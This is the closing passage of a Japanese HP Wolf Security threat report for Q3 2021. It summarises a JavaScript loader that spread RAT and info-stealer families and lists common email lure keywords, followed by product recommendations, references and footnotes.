2021年第3四半期、HP Wolf Securityは、8つのRATおよび情報窃盗マルウェアファミリーの配布に使用されていたJavaScriptローダーを隔離しました。難読化されたJavaScriptコードを分析すると、このマルウェアはリモートサーバーからペイロードをダウンロードする機能を持っているだけでなく、ペイロードをスクリプト内に埋め込むことでドロッパーとして機能し、ペイロードを完全にダウンロードする必要がないことがわかりました。

HP Threat Researchチームが第3四半期に行ったレトロハント（過去のマルウェアの検索）では、このローダーを使用して配布されている8つのマルウェアファミリーが確認され、そのうちの約半数がSTRRATでした（図17）。[15] 情報窃盗犯やRATの原動力の1つは、システムへのアクセスや侵害されたデータの価値です。2021年第1四半期には、Bitcoinなどの主要な暗号通貨の価値が大幅に上昇したため、金銭的な動機を持った脅威アクターは、暗号通貨のウォレットやオンライン通貨取引所の認証情報を狙うようになりました。



Eメールルアーのキーワード TOP 5

1. “ORDER”
2. “PAYMENT”
3. “NEW”
4. “QUOTATION”
5. “REQUEST”

図17 & 18 - JavaScriptローダーによってばら撒かれるマルウェアファミリー（左）と、2021年第3四半期にHP Wolf Securityによって隔離された脅威の中のトップメールルアー（上）

インディケーターとツール

HP Threat Researchチームは、セキュリティチームが脅威から身を守るのに役立つ侵害の痕跡（IOC）、シグネチャ、ツールを定期的に公開しています。これらのリソースは、**HP Threat Research GitHubリポジトリ**からアクセスできます。[16]

最新の状態を維持する

HP Wolf Security脅威インサイトレポートは、脅威をHPと共有することを選択したお客様によって実現されています。HPに転送されたアラートは、当社のセキュリティ専門家によって分析され、それぞれの脅威に関する追加のコンテキスト情報が注釈されます。

お客様には、**HP Wolf Enterprise Security**[a]の導 入効果を最大限に得るために、以下のアクションを取ることをお勧めします：

• **HP Wolf Security Controller** [b] でThreat Intelligence ServicesとThreat Forwardingを有効にします。これらの機能により、脅威のトリアージとラベリングを自動化するための脅威インテリジェンスの強化と、正確な検知と最新の攻撃手法に対する保護を保証するためのルールの自動更新が可能になります。詳細については、これらの機能に関するナレッジベースの記事をご覧ください。[17, 18]

• 新しいリリースごとにHP Wolf Security Controllerをアップデートすることで、新しいダッシュボードやレポート・テンプレートを受け取ることができます。最新のリリースノートとソフトウェアのダウンロードは、カスタマーポータルでご覧いただけます。[19]

• HP Wolf Securityのエンドポイント・ソフトウェアを少なくとも年に2回アップデートし、当社の脅威研究チームが追加した検知ルールに対応してください。最新の脅威研究については、HP Wolf Security blogで、当社のセキュリティ・エキスパートが定期的に新しい脅威を分析し、その結果を共有しています。[20]

THE HP WOLF SECURITY 脅威インサイトレポートについて

企業は、ユーザーが電子メールの添付ファイルを開いたり、電子メール内のハイパーリンクをクリックしたり、ウェブからファイルをダウンロードすることに対して最も脆弱です。HP Wolf Securityは、リスクのあるアクティビティをマイクロVMに隔離することで、ホスト・コンピュータがマルウェアに感染したり、企業ネットワークに広がったりしないようにすることで企業を保護します。マルウェアを封じ込めることにより、HP Wolf Securityは豊富なフォレンジックデータを収集し、顧客のインフラストラクチャの強化を支援します。HP Wolf Security脅威インサイトレポートでは、当社の脅威研究チームが分析した注目すべきマルウェア・キャンペーンを紹介しており、お客様が新たな脅威を認識し、環境を保護するための対策を講じることができます。

HP WOLF SECURITYについて

HP Wolf Securityは、世界で最も安全なPC[c]とプリンタ[d]のメーカーが提供する新しいタイプのエンドポイント・セキュリティです。[e] HPのハードウェアで強化されたセキュリティとエンドポイントに特化したセキュリティ・サービスのポートフォリオは、企業がPC、プリンタ、そして人を、取り囲むサイバー犯罪者から守るために設計されています。HP Wolf Securityは、ハードウェア・レベルからソフトウェアやサービスに至るまで、包括的なエンドポイントの保護とレジリエンスを提供します。

リファレンス

[1] https://hp.com/wolf

[2] https://msrc.microsoft.com/update-guide/en-US/vulnerability/CVE-2021-40444

[3] https://www.microsoft.com/security/blog/2021/09/15/analyzing-attacks-that-exploit-the-mshtml-cve-2021-40444-vulnerability/

[4] https://www.hp.com/uk-en/security/enterprise-pc-security.html

[5] https://capec.mitre.org/data/definitions/630.html

[6] https://www.mandiant.com/resources/greater-visibilityt

[7] https://www.mdsec.co.uk/2018/06/exploring-powershell-amsi-and-logging-evasion/

[8] https://www.sans.org/white-papers/38315/

[9] https://malpedia.caad.fkie.fraunhofer.de/details/win.netwire

[10] https://malpedia.caad.fkie.fraunhofer.de/details/win.trickbot

[11] https://malpedia.caad.fkie.fraunhofer.de/details/win.vjw0rm

[12] https://malpedia.caad.fkie.fraunhofer.de/details/win.cloudeye

[13] https://malpedia.caad.fkie.fraunhofer.de/details/win.remcos

[14] https://attack.mitre.org/

[15] https://malpedia.caad.fkie.fraunhofer.de/details/jar.strrat

[16] https://github.com/hpthreatresearch/

[17] https://enterprisesecurity.hp.com/s/article/Threat-Forwarding

[18] https://enterprisesecurity.hp.com/s/article/Bromium-Threat-Intelligence-Cloud-Service

[19] https://enterprisesecurity.hp.com/s/

[20] https://threatresearch.ext.hp.com/blog/

a. HP Wolf Enterprise Securityはオプションサービスで、HP Sure Click EnterpriseやHP Sure Access Enterpriseなどが該当します。HP Sure Click Enterpriseは、Windows 10が必要で、Microsoft Internet Explorer、Google Chrome、ChromiumまたはFirefoxに対応しています。Microsoft OfficeまたはAdobe Acrobatがインストールされている場合、サポートされている文書には、Microsoft Office（Word、Excel、PowerPoint）およびPDFファイルが含まれます。HPSure Access Enterpriseには、Windows 10 ProまたはEnterpriseが必要です。HPのサービスは、ご購入時にお客様に提供または提示される、当該HPのサービスに適用される使用条件に準拠します。お客様によっては該当地域の法令に従ってその他の法的権利を有することもあり、その場合には当該権利はHPサービスお取引条件またはお使いのHP製品とともに提供されるHP限定保証条件による影響を一切受けません。完全なシステム要件については、以下を参照ください。www.hpdaas.com/requirements

b. HP Wolf Security Controllerは、HP Sure Click EnterpriseまたはHP Sure Access Enterpriseが必要です。HP Wolf Security Controllerは、デバイスやアプリケーションに関する重要なデータを提供する管理・分析プラットフォームで、スタンドアロンサービスとしては販売していません。HP Wolf SecurityControllerは、厳格なGDPRプライバシー規制に従っており、情報セキュリティに関してISO27001、ISO27017、SOC2 Type2の認証を受けています。HPクラウドへの接続が可能なインターネットアクセスが必要です。
完全なシステム要件については、以下を参照ください。http://www.hpdaas.com/requirements

c. Windowsおよび第8世代以上のインテル® プロセッサーまたはAMD Ryzen™ 4000プロセッサー以上を搭載したHP Elite PC、インテル® 第10世代以上のプロセッサーを搭載したHP ProDesk 600 G6、およびAMD Ryzen™ 4000またはインテル® 第11世代以上のプロセッサーを搭載したHP ProBook 600に搭載された、追加コスト・追加インストールなしの標準装備されたHP独自の包括的なセキュリティ機能に基づいています。

d. HP の最先端の組み込みセキュリティ機能は、HP FutureSmart fi rmware 4.5 以上を搭載した HP Enterprise および HP Managed デバイスで利用可能です。2021年に公開した競合する同クラスのプリンター機能の米国HP Inc.によるレビューに基づきます。HPのみが、デバイスのサイバーレジリエンスに関するNIST SP 800-193ガイドラインに従って、攻撃を自動的に検知し、停止し、自己回復型リブートするセキュリティ機能を提供しています。対応製品のリストについては、hp.com/go/PrintersThatProtectをご覧ください。詳細については、hp.com/go/PrinterSecurityClaimsをご覧ください。

e. HP Securityは、HP Wolf Securityになりました。セキュリティ機能はプラットフォームによって異なりますので、詳細は製品データシートをご覧ください。

HP WOLF SECURITY